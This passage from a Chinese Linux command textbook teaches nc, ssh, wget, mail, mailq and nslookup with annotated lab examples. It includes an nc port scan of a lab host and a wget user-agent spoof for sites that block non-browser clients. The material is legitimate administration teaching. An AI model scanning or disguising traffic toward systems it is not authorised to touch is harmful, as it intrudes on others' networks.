GET /about-us/ HTTP/1.1  #<== 粘贴这两行语句, 速度要快, 如果慢了程序就会超时自动退出。
host:blog.oldboyedu.com  #<==HTTP/1.1 的要求必须写明 host。

#<== 敲两次回车确认发送请求报文, 下面就是响应报文的内容。
HTTP/1.1 200 OK
Server: OES
Date: Wed, 08 Feb 2017 03:16:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: Keep-alive
Vary: Accept-Encoding
.....
<meta name="author" content="slmwp.com" />
" />le>关于我们 - 老男孩教育博客</title><meta name="description" content=" 我们是
<meta name="keywords" content="" />
.....
```

范例 10-45：利用 nc 进行端口扫描。

```

[root@oldboy ~]# nc -z 10.0.0.12 20-30      #<== 扫描 10.0.0.12 主机的 20 到 30 端口。
Connection to 10.0.0.12 port [tcp/ssh] succeeded!
[root@oldboy ~]# nc -z 10.0.0.12 22          #<== 主机后面可以接单个地址或地址范围。
Connection to 10.0.0.12 port [tcp/ssh] succeeded!
[root@oldboy ~]# nc -z -v 10.0.0.12 20-30   #<== 使用 -v 选项详细显示扫描过程。
nc: connect to 10.0.0.12 port 20 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 21 (tcp) failed: Connection refused
Connection to 10.0.0.12 port [tcp/ssh] succeeded!
nc: connect to 10.0.0.12 port 23 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 24 (tcp) failed: Connection refused

```

```
nc: connect to 10.0.0.12 port 25 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 26 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 27 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 28 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 29 (tcp) failed: Connection refused
nc: connect to 10.0.0.12 port 30 (tcp) failed: Connection refused
```

范例 10-46：使用 nc 命令，模拟 QQ 聊天工具聊天。

打开两个命令行窗口，模拟两个人聊天的场景。

首先在第一个窗口执行如下命令，执行完会 hang 住等待输入状态：

```
[root@oldboy ~]# nc -l 12345
```

然后在第 2 个窗口执行如下命令，执行完也会 hang 住等待输入状态：

```
[root@oldboy ~]# nc 127.0.0.1 12345 #<== 如果是不同的系统，需要输入第一个窗口的 IP。
```

此时两个窗口都等待输入内容。我们先新建第 3 个窗口，查看他们建立的网络连接：

```
[root@oldgirl ~]# netstat -ntpl | grep nc  #<== 12345 端口是 nc 指定开放的，52978 端口是
      系统为了和 12345 端口通信随机开放的，当然也可以使用 -p 选项指定开放端口。
tcp        0      0 127.0.0.1:52978          127.0.0.1:12345          ESTABLISHED 4451/nc
tcp        0      0 127.0.0.1:12345          127.0.0.1:52978          ESTABLISHED 4415/nc
```

怎么聊天呢？很简单，你在第一个窗口中输入想要说的话，然后敲回车键，悄悄话就会自动发送到对方（第二个窗口），和 QQ 的效果一样：

```
[root@oldgirl ~]# nc -l 12345
hi, I am oldboy. #<== 在第一个窗口输入想要说的话，然后敲回车键。
```

对方（第二个窗口）也只需要输入回复的话然后敲回车键，消息就能发送给你：

```
[root@oldgirl ~]# nc 127.0.0.1 12345
hi, I am oldboy. #<== 第二个窗口已看到了说话的内容
hello, I am oldgirl, how do you do? #<== 在第二个窗口中说话，返回第一个窗口也可以看见。
```

如果不聊了，按住 Ctrl+D 正常退出。

10.14 ssh：安全地远程登录主机

10.14.1 命令详解

【命令星级】 ★★★★★

【功能说明】

ssh 命令是 openssh 套件中的客户端连接工具，可以使用 ssh 加密协议实现安全的

远程登录服务器，实现对服务器的远程管理，Windows 中的替代工具为 Xshell、putty、SecureCRT 等。

【语法格式】

```
ssh [option] [user@]hostname [command]
ssh [选项] [用户名@][主机名或IP地址] [远程执行的命令]
```

说明：

- 1) 在 ssh 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) 如果省略了用户，则默认是当前执行 ssh 命令的用户。
- 3) 远程执行的命令是可选项。

【选项说明】

表 10-14 针对该命令的参数选项进行了说明。

表 10-14 ssh 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-p	指定 ssh 登录端口，如果忽略则默认端口为 22 (SSH 服务器的默认端口) *
-t	强制分配伪终端，可以在远程机器上执行任何全屏幕 (screen-based) 程序，所以非常有用，例如菜单服务。即使没有本地终端，多个 -t 选项也会强制分配终端。这个选项在进行写远程批量管理 Shell 脚本时非常有用 *
-v	调试模式 *

10.14.2 使用范例

1. 基础范例

范例 10-47：远程登录服务器。

```
[root@oldboy ~]# ssh 10.0.0.29    #<== 这是远程登录服务器的简写命令，等同于 ssh -p 22
root@10.0.0.29
#<== 下面四行内容只有在第一次连接远程服务器时会提示，再次连接就不会提示了。
The authenticity of host '10.0.0.29 (10.0.0.29)' can't be established.
RSA key fingerprint is cc:7c:98:b9:be:23:ea:93:98:c9:01:b2:6c:c4:6a:8f.
Are you sure you want to continue connecting (yes/no)? yes  #<== 输入 yes 即可。
Warning: Permanently added '10.0.0.29' (RSA) to the list of known hosts.
root@10.0.0.29's password:  #<== 如果省略用户，则默认是当前执行 ssh 命令的用户。此处输入远端服务器的密码 123456，密码不可见。
#<== 下面就登录到远程服务器了，然后我们快速查看一下 IP 地址。
Last login: Wed Feb  8 12:18:08 2017 from 10.0.0.1
[root@LNMP ~]# hostname -I  #<== 查看 IP 地址。
```

```
10.0.0.29 172.16.1.29
[root@LNMP ~]# logout      #<== 输入 Ctrl+D 注销登录。
Connection to 10.0.0.29 closed.
```

如果不想使用 root 用户登录远程服务器，那么我们可以明确指定登录用户，也可以同时指定端口：

```
[root@oldboy ~]# ssh -p 22 oldboy@10.0.0.29  #<== 使用 oldboy 用户登录远程服务器，这
    个用户必须是远程服务器已有的用户，-p 指定 22 端口。
oldboy@10.0.0.29's password:  #<== 输入密码 123456
[oldboy@LNMP ~]$ pwd          #<== 查看当前所在的目录。
/home/oldboy
```

范例 10-48：远程执行命令的例子。

```
[root@oldboy ~]# ssh 10.0.0.29 "free -m"  #<== 直接将要远程执行的命令放置到最后即可，
    用引号更规范，这里是查看所在服务器的内存信息。
root@10.0.0.29's password:  #<== 输入密码 123456
              total        used         free       shared      buffers     cached
Mem:           981         229         752          0          34         58
-/+ buffers/cache:       135         845
Swap:          1023          0         1023
```

2. 生产案例

范例 10-49：SSH 远程连接服务比较慢的问题的排查方案。

```
[root@c64 ~]# ssh -v root@10.0.0.19  #<== 使用 -v 选项进入调试模式。
OpenSSH_5.3p1, OpenSSL 1.0.0-fips 29 Mar 2010
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Applying options for *
.. 省略若干 ...
debug1: SSH2_MSG_KEX_DH_GEX_INIT sent
debug1: expecting SSH2_MSG_KEX_DH_GEX_REPLY
The authenticity of host '10.0.0.19 (10.0.0.19)' can't be established.
RSA key fingerprint is ca:18:42:76:0e:5a:1c:7d:ef:fc:24:75:80:11:ad:f9.
Are you sure you want to continue connecting (yes/no)? yes
#=> 这里是提示保存密钥的交互提示。
Warning: Permanently added '10.0.0.19' (RSA) to the list of known hosts.
debug1: ssh_rsa_verify: signature correct
.. 省略若干 ...
debug1: Trying private key: /root/.ssh/id_dsa
debug1: Next authentication method: password
root@10.0.0.19's password:
#=> 这里是提示输入密码的交互提示。
debug1: Authentication succeeded (password).
debug1: channel 0: new [client-session]
debug1: Entering interactive session.
debug1: Sending environment.
debug1: Sending env LANG = en_US.UTF-8
```

```
Last login: Tue Sep 24 10:30:02 2013 from 10.0.0.18
#=> 在远程连接时如果慢就可以确定卡在那了。
[root@C64_A ~]# ssh -v oldboy@10.0.0.17
OpenSSH_5.3p1, OpenSSL 1.0.0-fips 29 Mar 2010
debug1: Reading configuration data /etc/ssh/ssh_config
. 省略若干 ...
debug1: SSH2_MSG_NEWKEYS sent
debug1: expecting SSH2_MSG_NEWKEYS
debug1: SSH2_MSG_NEWKEYS received
debug1: SSH2_MSG_SERVICE_REQUEST sent
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,gssapi-keyex,gssapi-with-mic,password
debug1: Next authentication method: gssapi-keyex
debug1: No valid Key exchange context
debug1: Next authentication method: gssapi-with-mic
```

从上面的调试信息中可以发现卡到 gssapi 这里了，于是也就能大概知道是 gssapi 的问题，解决办法参考博文“Linux 下 SSH 远程连接服务慢的解决方案”，地址为：<http://oldboy.blog.51cto.com/2561410/1300964>。

10.15 wget：命令行下载工具

10.15.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

wget 命令用于从网络上下载某些资料，该命令对于能够连接到互联网的 Linux 系统的作用非常大，可以直接从网络上下载自己所需要的文件。

wget 的特点如下：

- ❑ 支持断点下载功能。
- ❑ 支持 FTP 和 HTTP 下载方式。
- ❑ 支持代理服务器。
- ❑ 非常稳定，它在带宽很窄的情况下或不稳定的网络中有很强的适应性。如果是由于网络的原因下载失败，wget 会不断地尝试，直到整个文件下载完毕。如果是服务器打断了下载过程，它会再次连接到服务器上从停止的地方继续下载。这对那些从限定了连接时间的服务器上下载大文件非常有用。

【语法格式】

```
wget [option] [url]
wget [选项] [下载地址]
```

说明：

在 wget 命令及后面的选项和下载地址里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-15 针对该命令的参数选项进行了说明。

表 10-15 wget 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-o	将命令的执行结果写入文件中
-O	指定保存的文件名后下载文件 *
--limit-rate	限速下载 *
-b	转入后台执行命令
-c	断点续传 *
--user-agent	指定客户端标志
-q	关闭下载时的输出
--tries=number	设置重试的次数
--spider	模拟爬虫访问
-T seconds	设置访问的超时时间
--timeout=seconds	

10.15.2 使用范例

范例 10-50：使用 wget 下载单个文件。

```
[root@mysql ~]# wget http://www.oldboyedu.com/favicon.ico #<--wget 接上下载地址即可。
--2015-04-18 13:50:03-- http://www.oldboyedu.com/favicon.ico
Resolving www.oldboyedu.com... 10.0.0.5
Connecting to www.oldboyedu.com|10.0.0.5|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1150 (1.1K) [image/x-icon]
Saving to: "favicon.ico"

100%[=====>] 1,150 --.-K/s in 0s
2015-04-18 13:50:03 (63.3 MB/s) - "favicon.ico" saved [1150/1150]
```

在下载的过程中会显示进度条，包含（下载完成百分比，已经下载的字节，当前下载的速度，剩余下载的时间）。

范例 10-51：使用 -O 选项指定下载文件的保存文件名。

```
[root@oldboy ~]# wget -O /etc/yum.repos.d/epel.repo http://mirrors.aliyun.com/repo/epel-6.repo #<--这是一个更新 epel 源的命令，将 epel-6.repo 下载并放入 /etc/yum.repos.d/ 目录，改名为 epel.repo。
```

wget 默认会以最后一个符合“/”的后面的字符来命名，对于动态链接的下载文件名通常会不正确。为了解决这个问题，我们可以使用参数 -O 来指定一个文件名。

范例 10-52：通过 --limit-rate 限速下载。

```
[root@mysql ~]# wget --limit-rate=3k http://www.oldboyedu.com/favicon.ico
#<== 使用 --limit-rate 参数设置最高下载速度为 3K/s。
--2015-04-18 13:53:23-- http://www.oldboyedu.com/favicon.ico
Resolving www.oldboyedu.com... 10.0.0.5
Connecting to www.oldboyedu.com|10.0.0.5|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1150 (1.1K) [image/x-icon]
Saving to: "favicon.ico.1"

100%[=====] 1,150 2.99K/s in 0.4s #<== 下载速度接近 3k。
2015-04-18 13:53:23 (2.99 KB/s) - "favicon.ico.1" saved [1150/1150]
```

范例 10-53：使用 -c 参数断点续传。

```
[root@oldboy ~]# wget -c
http://mirrors.aliyun.com/centos/7/isos/x86_64/CentOS-7-x86_64-DVD-1611.iso
--2017-02-08 18:16:21--
http://mirrors.aliyun.com/centos/7/isos/x86_64/CentOS-7-x86_64-DVD-1611.iso
Resolving mirrors.aliyun.com... 115.28.122.210, 112.124.140.210
Connecting to mirrors.aliyun.com|115.28.122.210|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4379901952 (4.1G) [application/octet-stream]
Saving to: "CentOS-7-x86_64-DVD-1611.iso"

0% [                                     ] 4,008,674 1018K/s eta 69m 58s ^C #<== 强制终止。
[root@oldboy ~]# ll -h CentOS-7-x86_64-DVD-1611.iso #<== 当前文件的大小。
-rw-r--r-- 1 root root 4.6M Feb  8 18:16 CentOS-7-x86_64-DVD-1611.iso
[root@oldboy ~]# wget -c http://mirrors.aliyun.com/centos/7/isos/x86_64/
CentOS-7-x86_64-DVD-1611.iso #<== 接着下载。
--2017-02-08 18:16:41-- http://mirrors.aliyun.com/centos/7/isos/x86_64/
CentOS-7-x86_64-DVD-1611.iso
Resolving mirrors.aliyun.com... 112.124.140.210, 115.28.122.210
Connecting to mirrors.aliyun.com|112.124.140.210|:80... connected.
HTTP request sent, awaiting response... 206 Partial Content #<== 当客户端表明自己只需要目标 URL 上的部分资源的时候，返回 HTTP/206 Partial Content 响应。这种情况经常发生在客户端继续请求一个未完成的下载的时候，或者是客户端尝试实现带宽遏制的时候。
Length: 4379901952 (4.1G), 4375170182 (4.1G) remaining [application/octet-
stream]
Saving to: "CentOS-7-x86_64-DVD-1611.iso"

0% [                                     ] 10,219,644 1.03M/s eta 67m 26s ^C
```

范例 10-54：使用 wget -b 后台下载文件。

```
[root@mysql ~]# wget -b http://www.oldboyedu.com/favicon.ico
```

```
Continuing in background, pid 18158.
Output will be written to "wget-log".
[root@mysql ~]# tail wget-log #<== 查看下载进度的日志文件。
Resolving www.oldboyedu.com... 10.0.0.5
Connecting to www.oldboyedu.com|10.0.0.5|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1150 (1.1K) [image/x-icon]
Saving to: "favicon.ico.2"

OK.
100% 227M=0s
2015-04-18 13:55:15 (22.7 MB/s) - "favicon.ico.2" saved [1150/1150]
```

范例 10-55：伪装代理名称下载。

```
[root@mysql ~]# wget --user-agent="Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/534.16 (KHTML, like Gecko) Chrome/10.0.648.204 Safari/534.16"
http://www.oldboyedu.com/favicon.ico #<== 使用 --user-agent 参数指定客户端类型。
--2015-04-18 13:56:06-- http://www.oldboyedu.com/favicon.ico
Resolving www.oldboyedu.com... 10.0.0.5
Connecting to www.oldboyedu.com|10.0.0.5|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1150 (1.1K) [image/x-icon]
Saving to: "favicon.ico.3"

100%[=====] 1,150 --.-K/s in 0s
2015-04-18 13:56:06 (36.2 MB/s) - "favicon.ico.3" saved [1150/1150]
```

有些网站会根据判断代理名称不是浏览器而拒绝你的下载请求，不过你可以通过 `--user-agent` 参数进行伪装。

范例 10-56：监控网站 URL 是否正常的案例。

```
[root@oldgirl ~]# wget -q -T 3 --tries=1 --spider www.baidu.com #<== 采用静默访问的方式，3 秒超时，重试 1 次，模拟爬虫的方式进行访问。
[root@oldgirl ~]# echo $?
0 #<== 返回 0 表示正常。
```

10.16 mailq：显示邮件传输队列

10.16.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

`mailq` 命令是 `mail queue`（邮件队列）的缩写，它会显示待发送的邮件队列，显示的条目包括邮件队列 ID、邮件大小、加入队列时间、邮件发送者和接受者。如果邮件进行最后一次尝试后还没有将邮件投递出去，则显示发送失败的原因。

【语法格式】

```
mailq [option]
mailq [选项]
```

说明：

在 mailq 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 10-16 针对该命令的参数选项进行了说明。

表 10-16 mailq 命令的参数选项及说明

参数选项	解释说明
-v	调试模式，显示详细信息

10.16.2 使用范例

范例 10-57：查看邮件队列。

```
[root@oldboy ~]# mailq #<== 查看邮件队列。
postqueue: warning: Mail system is down -- accessing queue directly
--Queue ID-- --Size-- ----Arrival Time---- -Sender/Recipient-----
#<== 队列 ID    邮件大小    加入队列时间        发件人 / 收件人
91D42C250F      389          Thu Feb  9 09:26:32  root
                                              zhangyao@oldboyedu.com
#<== 这封邮件是我用后面会学习到的 mail 命令发送的。但是邮件没有发送出去，因为 Mail system
is down，邮件服务没有开启，所以这些邮件都会堆积在邮件队列中。
-- 0 Kbytes in 1 Request.

[root@oldboy ~]# /etc/init.d/postfix start #<== 开启邮件服务，在 CentOS 6/7 中，邮
件服务名为 postfix，CentOS 5 以前称为 sendmail。
Starting postfix:                                         [ OK ]
[root@oldboy ~]# mailq
--Queue ID-- --Size-- ----Arrival Time---- -Sender/Recipient-----
C5595C251D*      516 Thu Feb  9 17:26:32  root@oldboy.localdomain
                                              zhangyao@oldboyedu.com
-- 0 Kbytes in 1 Request.

[root@oldboy ~]# mailq
Mail queue is empty #<== 多次进行 mailq 命令查看，邮件队列的邮件已经发送出去了。
```

接下来我们到邮箱检查邮件，一般情况下，这种操作是不正规的，自己搭建的发送邮件的服务器所发送的邮件都会归类在垃圾箱中，一些严格的邮箱（QQ 邮箱等）甚至会直接拒收，因此大家最好发邮件到自己的企业邮箱。同时最好将下面的发件人加入邮箱的白名单，不过这个发件人对于每个人来说不一定一样，大家可以使用 -v 选项查看自己发送邮件的地址或邮件域。

邮箱截图如图 10-2 所示。



图 10-2 邮件接收图

范例 10-58：调试信息的例子。

```
[root@oldboy ~]# mailq -v
postqueue: dict_eval: const mail
postqueue: dict_eval: const all
postqueue: dict_eval: const
postqueue: dict_eval: const
postqueue: dict_eval: const
postqueue: name_mask: all
postqueue: dict_eval: const oldboy.localdomain
postqueue: dict_eval: const localdomain
postqueue: dict_eval: const Postfix
postqueue: dict_eval: expand ${multi_instance_name:postfix}${multi_instance_
... name?${multi_instance_name} } -> postfix
postqueue: dict_eval: const postfix
postqueue: dict_eval: const postdrop
postqueue: dict_eval: expand $myhostname, localhost.$mydomain, localhost ->
oldboy.localdomain, localhost.localdomain, localhost
postqueue: dict_eval: expand $myhostname -> oldboy.localdomain #<-- 这个就是邮
箱域名，加入白名单。
....
```

10.17 mail：发送和接收邮件

10.17.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

mail 命令是命令行的电子邮件发送和接收的工具。mail 命令是个软链接，真实的程序文件是 mailx：

```
[root@oldboy ~]# ll /bin/mail
lrwxrwxrwx. 1 root root 22 Oct 18 2015 /bin/mail -> /etc/alternatives/mail
```

```
[root@oldboy ~]# ll /etc/alternatives/mail
lrwxrwxrwx. 1 root root 10 Oct 18 2015 /etc/alternatives/mail -> /bin/mailx
[root@oldboy ~]# ll -h /bin/mailx
-rwxr-xr-x 1 root root 382K Dec 17 2014 /bin/mailx
```

【语法格式】

```
mail [option]
mail [选项]
```

说明：

- 1) 在 mail 命令及后面的选项里，每个元素之间都至少要有一个空格。
- 2) 原生的 mail 命令发送邮件时必须要有邮件服务支持，否则会发送不成功，具体说明见 mailq 范例 1。

【选项说明】

表 10-17 针对该命令的参数选项进行了说明。

表 10-17 mail 命令的参数选项及说明

参数 选项	解释说明（带※ 的为重点）
-s	指定邮件主题※
-a	发送邮件附件，多个附件使用多次 -a 选项即可※
-b	指定密件抄送的收信人地址
-c	指定抄送的收信人地址

10.17.2 使用范例

1. 基础范例

【环境准备】

先开启邮件服务，命令如下：

```
[root@oldboy ~]# cat /etc/redhat-release
CentOS release 6.7 (Final)
[root@oldboy ~]# /etc/init.d/postfix start
Starting postfix:                                         [ OK ]
```

范例 10-59：交互式发送电子邮件。

【语法格式】

```
mail -s 邮件主题 收件人 1 收件人 2 ...
```

```
[root@oldboy ~]# mail -s "Hello from oldboyedu" zhangyao@oldboyedu.com #<=收件人请读者自行改成自己的邮箱。
hello, this is the content of mail. #<= 手动输入两行邮件内容。
welcome to www.oldboyedu.com.
EOT #<= 在新的空行输入 Ctrl+D 表示结束输入，发送邮件。
```

范例 10-60：使用管道传入内容并发送电子邮件。

```
[root@oldboy ~]# echo -e "hello, this is the content of mail.\nwelcome to www.oldboyedu.com."|mail -s "Hello from oldboyedu" zhangyao@oldboyedu.com
命令说明：echo 的后面是邮件正文。
```

范例 10-61：使用文件发送电子邮件。

```
[root@oldboy ~]# mail -s "Hello from oldboyedu" zhangyao@oldboyedu.com <install.log #<= 使用输入重定向将文件的内容传给 mail 命令。
[root@oldboy ~]#
```

收信人邮箱截图如图 10-3 所示。

发件人: root <root@oldboy.localdomain>添加 拒收
时间: 6秒前
主题: Hello from oldboyedu
收件人: zhangyao <zhangyao@oldboyedu.com>
 root 将 zhangyao 加入此次会话

Installing libgcc-4.4.7-16.el6.x86_64
warning: libgcc-4.4.7-16.el6.x86_64: Header V3 RSA/SHA1 Signature, key ID c105b9de: NOKEY
Installing setup-2.8.14-20.el6_4.1.noarch
Installing filesystem-2.4.30-3.el6.x86_64
Installing basesystem-10.0-4.el6.noarch

图 10-3 收信人邮箱截图

范例 10-62：管理邮件的例子。

```
[root@oldboy ~]# mailq
Mail queue is empty
You have mail in /var/spool/mail/root #<= 当我们看到这样的语句时，就说明我们的邮箱有邮件了。Linux 系统将收到的邮件存放在 /var/spool/mail/ 目录下。不同用户的邮件保存在以用户名命名的文件中。例如，root 用户的邮件将保存在文件 /var/spool/mail/root 中。
[root@oldboy ~]# mail #<= 使用 mail 命令就能管理邮件。
Heirloom Mail version 12.4 7/29/08. Type ? for help.
"/var/spool/mail/root": 1 message 1 new
>N 1 Mail Delivery System Thu Feb 9 18:52 81/2706 "Undelivered Mail
Returned to Sender"
& 1 #<= 在 & (mail 命令的提示符) 后输入邮件 ID，就能阅读邮件的完整内容。这是一封往 QQ 邮箱发邮件但没有发送成功的退信内容。
Message 1:
From MAILER-DAEMON Thu Feb 9 18:52:36 2017
```

```

Return-Path: <>
X-Original-To: root@oldboy.localdomain
Delivered-To: root@oldboy.localdomain
Date: Thu, 9 Feb 2017 18:52:36 +0800 (CST)

.....
<1111111@qq.com>: host mx3.qq.com[183.232.94.123] said: 550 Mail content
denied.
http://service.mail.qq.com/cgi-bin/help?subtype=1&id=20022&no=1000726 (in
reply to end of DATA command)
.....
& d 1 #<== 删除邮件 :d 邮件 ID。
& quit #<== 退出。

```

2. 生产案例

范例 10-63：使用第三方邮箱发送邮件。

mail 命令会默认使用本地 postfix (sendmail) 发送邮件，这就要求本地的机器必须安装和启动相关服务，这样不仅配置非常麻烦，而且还会带来不必要的资源占用。还有一个问题，很多时候，所发送的邮件会被视为垃圾邮件。

修改配置文件 /etc/mail.rc 之后就可以使用外部邮件服务器了，比如 QQ 邮箱、163 邮箱，但是因为邮件服务商频繁出现密码泄露的事件，因此对这些个人邮箱设置了一些安全措施，所以用起来会比较麻烦。因此建议大家准备一个企业邮箱，比如腾讯企业邮、163 企业邮等。

以下是使用第三方邮件发送邮件的方法，先修改 /etc/mail.rc，在文件的最后加入一行内容，如下：

```

[root@oldboy ~]# vim /etc/mail.rc +$
#<== 腾讯企业邮箱例子。
set from=zhangyao@oldboyedu.com smtp=smtp.exmail.qq.com smtp-auth-
    user=zhangyao smtp-auth-password=xxxxxxxxxx smtp-auth=login
#<== 163 邮箱例子。
set from=zhangyao@163.com smtp=smtp.163.com smtp-auth-user=zhangyao smtp-
    auth-password=xxxxxxxx smtp-auth=login

```

上面的配置文件给出了两种方法，大家选择一种就可以了。其中参数的说明具体如下。

- ❑ from 是发送邮件的地址。
- ❑ smtp 是发信的外部 smtp 服务器的地址。
- ❑ smtp-auth-user 是外部 smtp 服务器认证的用户名。
- ❑ smtp-auth-password 是外部 smtp 服务器认证的用户密码。
- ❑ smtp-auth 是邮件认证的方式。

配置成功之后，就可以使用了，可以发送一封邮件测试一下：

```
echo "test" | mail -s "test" zhangyao@oldboyedu.com
```

查看收信人邮箱邮件（如图 10-4 所示），注意观察发件人邮箱地址。




图 10-4 收信人邮箱截图

 **注意** 使用这种方法不需要开启 postfix 服务，它们是两种方法。

参考博文“老鸟手把手教你利用 Linux 技能追求女孩子”，地址为：<http://oldboy.blog.51cto.com/2561410/1706911>。

范例 10-64：发送邮件附件。

```
#<== 发送单个附件。
[root@oldboy ~]# echo "test" | mail -s "test" -a favicon.jpg zhangyao@oldboyedu.com
#<== 发送多个附件。
[root@oldboy ~]# echo "test" | mail -s "test" -a favicon.jpg -a web.sh zhangyao@oldboyedu.com
```

图 10-5 是两个相应的截图。

对于这个范例，可能会出现如下情况，使用原生的 mail 命令发送附件，但是会显示如下错误：

```
<zhangyao@oldboyedu.com>: host mxbizl.qq.com[183.232.94.122] said: 550 Mail
content denied. #<== 拒绝发送。
http://service.exmail.qq.com/cgi-bin/help?subtype=1&&id=20022&&no=1000726
(in reply to end of DATA command)
```

后来改用企业邮箱账号就可以了。




图 10-5 发送邮件附件截图

10.18 nslookup：域名查询工具

10.18.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

nslookup 命令是常用的域名解析查询工具。

如果系统没有 nslookup 命令，则需要安装下面的软件包：

```
yum -y install bind-utils
```

【语法格式】

```
nslookup [option] [name] [server]
nslookup [选项] [域名 / IP] [DNS 服务器]
```

说明：

在 nslookup 命令以及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

nslookup 有如下两种模式。

- 交互模式：用户可以向域名服务器查询各类主机、域名的信息，或者输出域名中的主机列表。
- 非交互模式：针对一个主机或域名仅仅获取特定的名称或所需的信息。

先来看看如何进入交互模式。

直接输入 nslookup 命令，若不加任何参数，则会直接进入交互模式，此时 nslookup 会连接到默认的域名服务器（即 /etc/resolv.conf 的第一个 DNS 地址）。

交互模式也支持选定不同的域名服务器。只需要将第一个参数设置为“-”，然后第二个参数是设置要连接的域名服务器主机名或 IP 地址。

表 10-18 针对该命令的参数选项进行了说明。

表 10-18 交互模式下 nslookup 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
exit	退出 nslookup 命令
server <域名服务器>	指定解析域名的服务器地址 *
set 关键字=值	设置查询关键字（域名属性）的值。常见的关键字如下：* all（全部） 查询域名有关的所有信息

(续)

参数选项	解释说明(带 * 的为重点)
set 关键字=值	domain=name 指定查询的域名 port= 端口号 指定域名服务器使用的端口号 type= 类型名 指定域名查询的类型(例如, A、HINFO、PTR、NS、MX 等) retry=<次数> 指定查询时重试的次数 timeout= 秒数 指定查询的超时时间

对于非交互模式, 可采用以下方式进入。

直接在 nslookup 命令后加上所要查询的 IP 或主机名, 即可进入非交互模式, 也可以在第二个参数位置设置所要连接的域名服务器。

表 10-19 针对该命令的参数选项进行了说明。

表 10-19 非交互模式下 nslookup 命令的参数选项及说明

参数选项	解释说明
-timeout	指定查询的超时时间
-query	指定域名查询的类型

10.18.2 使用范例

范例 10-65: 交互模式。

```
[root@oldboy ~]# cat /etc/resolv.conf #<== 默认是从该文件读取 DNS 服务器地址。
# Generated by NetworkManager
nameserver 10.0.0.2
[root@oldboy ~]# nslookup
> www.oldboyedu.com      #<== 符号“>”是 nslookup 命令的提示符。可以在此提示符下输入要查询的域名信息进行查询。
Server:          10.0.0.2    #<== 默认 DNS 服务器。
Address: 10.0.0.2#53      #<== 上面的 DNS 服务器的 IP 地址与端口号。
Non-authoritative answer: #<== 非授权域名服务器的应答, 说明本域名服务器给出的域名解析信息是从其他域名服务器那里查询所得到的信息, 而非自己管理的域。
Name:           www.oldboyedu.com
Address: 101.200.195.98    #<== 显示域名对应的 IP 地址。
```

指定解析域名的服务器地址, 这个是阿里云的公共 DNS 服务器:

```
> server 223.5.5.5      #<== 指定解析域名的服务器地址, 这个是阿里云的公共 DNS 服务器。
Default server: 223.5.5.5
Address: 223.5.5.5#53
```

输入待解析的域名:

```
> www.oldboyedu.com     #<== 输入解析的域名。
Server:          223.5.5.5
Address: 223.5.5.5#53
```

```
Non-authoritative answer:
Name: www.oldboyedu.com
Address: 101.200.195.98
```

查询域名有关的所有信息：

```
> set type=ANY      #<== 查询域名有关的所有信息。
> www.baidu.com
Server:          223.5.5.5
Address: 223.5.5.5#53

Non-authoritative answer:
www.baidu.com canonical name = www.a.shifen.com.
Authoritative answers can be found from:
```

查询邮件 MX 记录：

```
> set type=MX      #<== 查询邮件转发器。
> oldboyedu.com
Server:          223.5.5.5
Address: 223.5.5.5#53

Non-authoritative answer:
oldboyedu.com mail exchanger = 10 mxbiz2.qq.com.
oldboyedu.com mail exchanger = 5 mxbiz1.qq.com.

Authoritative answers can be found from:
> exit      #<== 退出。
```

可以直接在命令行指定解析域名的服务器地址，但是要注意写法，不要少了“-”：

```
[root@oldboy ~]# nslookup - 223.5.5.5  #<== 可以直接在命令行指定解析域名的服务器地址，但是要注意写法，不要少了“-”。
> etiantian.org
Server:          223.5.5.5
Address: 223.5.5.5#53

Non-authoritative answer:
Name: etiantian.org
Address: 42.62.5.158
> exit
```

范例 10-66：非交互模式的例子。

采用非交互查模式，指定域名服务器地址，查询 www.oldboyedu.com 对应的域名记录：

```
[root@oldboy ~]# nslookup www.oldboyedu.com 223.5.5.5  #<== 非交互查询 www.oldboyedu.com 域名。
Server:          223.5.5.5
Address: 223.5.5.5#53
```

```
Non-authoritative answer:
Name: www.oldboyedu.com
Address: 101.200.195.98 #<= 这里就是域名对应的 IP。
```

10.19 dig：域名查询工具

10.19.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

dig 命令是常用的域名查询工具，可以用于测试域名系统的工作是否正常。

【语法格式】

```
dig [option]
dig [选项]
```

② 说明：

